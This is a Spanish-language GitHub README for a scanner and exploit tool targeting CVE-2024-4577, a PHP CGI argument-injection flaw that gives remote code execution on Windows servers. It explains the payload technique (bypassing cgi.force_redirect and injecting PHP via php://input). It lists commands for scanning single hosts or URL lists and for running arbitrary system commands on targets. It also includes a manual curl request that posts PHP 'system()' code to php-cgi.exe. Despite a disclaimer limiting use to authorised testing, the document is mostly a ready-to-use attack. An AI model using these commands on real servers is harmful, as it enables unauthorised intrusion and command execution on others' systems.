 r0otk3r/cve-2024-4577
Escáner y herramienta de explotación para CVE-2024-4577, una vulnerabilidad de inyección de argumentos en PHP CGI que permite la ejecución remota de código en sistemas Windows. Incluye módulos de detección y ejecución de comandos.

CVE-2024-4577 es una vulnerabilidad crítica de inyección de argumentos en PHP CGI que afecta a sistemas Windows que ejecutan PHP en modo CGI. Esta falla permite a atacantes remotos inyectar argumentos en la línea de comandos de PHP mediante URLs especialmente diseñadas, lo que conduce a la ejecución remota de código (RCE).
Este repositorio incluye:
CVE-2024-4577.py: Un escáner para detectar objetivos vulnerables.exploit.py: Una herramienta de explotación que envía código PHP y ejecuta comandos del sistema en el servidor vulnerable.⚠️ DESCARGO DE RESPONSABILIDAD
Este proyecto es solo para fines educativos y pruebas autorizadas. Cualquier mal uso de este código no es responsabilidad del autor. Úsalo de forma responsable y únicamente en entornos que poseas o para los que tengas permiso explícito de prueba.
requestsInstalar dependencias:
pip install -r requirements.txt

Detecta si un objetivo es vulnerable a CVE-2024-4577:
python3 CVE-2024-4577.py -u http://target.com

python3 CVE-2024-4577.py -f urls.txt
python3 CVE-2024-4577.py -u http://target.com -p /custom/path.php
El escáner y el exploit prueban endpoints CGI comunes como:
/php-cgi/php-cgi.exe
/index.php
/test.php
/test.hello
El payload omite cgi.force_redirect y antepone PHP malicioso usando php://input.

Ejecuta comandos arbitrarios del sistema en un objetivo vulnerable:


python3 exploit.py -u http://target.com -c "id"
python3 exploit.py -f urls.txt -c "id"

También puedes explotar la vulnerabilidad manualmente usando curl
curl -X POST http://target.com/php-cgi/php-cgi.exe -d "<?php system('uname -a'); ?>"
Esto envía un payload PHP que ejecuta uname -a en el servidor y devuelve la salida.
Este código se publica bajo la Licencia MIT. Consulta LICENSE para más información.
